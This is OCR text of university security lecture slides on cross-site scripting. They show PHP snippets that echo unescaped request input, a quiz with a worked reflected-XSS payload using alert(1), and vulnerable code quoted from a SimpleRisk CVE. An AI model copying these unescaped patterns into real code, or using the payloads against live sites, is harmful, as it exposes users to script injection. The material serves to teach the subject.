
Reflected XSS Attacks – Scenario



Reflected XSS Attacks – Scenario




Reflected XSS Attacks – Scenario




Reflected XSS Attacks

- Most frequently occurs in search fields
  - echo ‘<input type=“text” name=“searchword” value=“’ . $_REQUEST[“searchword”] . ‘”>’;

- Custom 404 pages
  - echo ‘The URL ’ . $_SERVER[‘REQUEST_URI’] . ‘ could not be found’;





Example: Exploiting Reflected XSS


```
<?php
  echo “<img src=‘avatar.com/img.php?user=” . $_GET[“user”] . “’>”;
?>
```

Quiz!
Let’s assume that the target website URL is http://example.org and the attacker ultimately want to execute the JS code `alert(1)`

What is the attack payload?

Example: Exploiting Reflected XSS


```
<?php
  echo “<img src=‘avatar.com/img.php?user=” . $_GET[“user”] . “’>”;
?>
```

- Exploit payload:
  - Close `img` tag: `’>`
  - Add payload: `<script>alert(1)</script>`
- Visit URL
  - http://example.org/?user=’><script>alert(1)</script>

Page:

```
<img src=‘avatar.com/img.php?user’><script>alert(1)</script>’>
```

CVE-2017-10711, SimpleRisk


```
<?PHP
    $username = $_POST[‘user’];
    if(isset($username)){
        echo “<tr><td width=\"20%\">” .
             $escaper->escapeHtml($lang[‘username’]) .
            “: </td><td width=\"80%\"><input class=\"input-
             medium\" name=\"user\" value=\"{$username}\"
             id=\"user\" type=\"text\"
             /></td></tr>\n”;
    }
?>
```

CVE-2017-10711, SimpleRisk


```
<?PHP
    $username = $_POST['user'];
    if(isset($username)){
        echo "<tr><td width=\"20%\">" .
             $escaper->escapeHtml($lang['username']) .
            ": </td><td width=\"80%\"><input class=\"input-
             medium\" name=\"user\" value=\"{$username}\"
             id=\"user\" type=\"text\"
             /></td></tr>\n";
    }
?>
```

XSS Type (IMPORTANT!!)

- Reflected XSS (Server-side XSS)
- Stored XSS
- DOM-based XSS (Client-side XSS)
- Universal XSS

XSS Type (IMPORTANT!!)


- Reflected XSS (Server-side XSS)
- Stored XSS
- DOM-based XSS (Client-side XSS)
- Universal XSS

Stored XSS Attacks

- The attacker **stores** the JS code in the server-side component (e.g., DB)
  - Code is not immediately reflected, rather stored in database

- Also known as persistent server-side XSS attacks

Stored XSS Attacks – Scenario



Stored XSS Attacks – Scenario

Create Thread

A thread is a series of posts related to the same subject. Threads provide an organizational stru
posts the first message. More Help

* *Indicates a required field.*


MESSAGE

* Subject [CSE552] HW2 Announcement

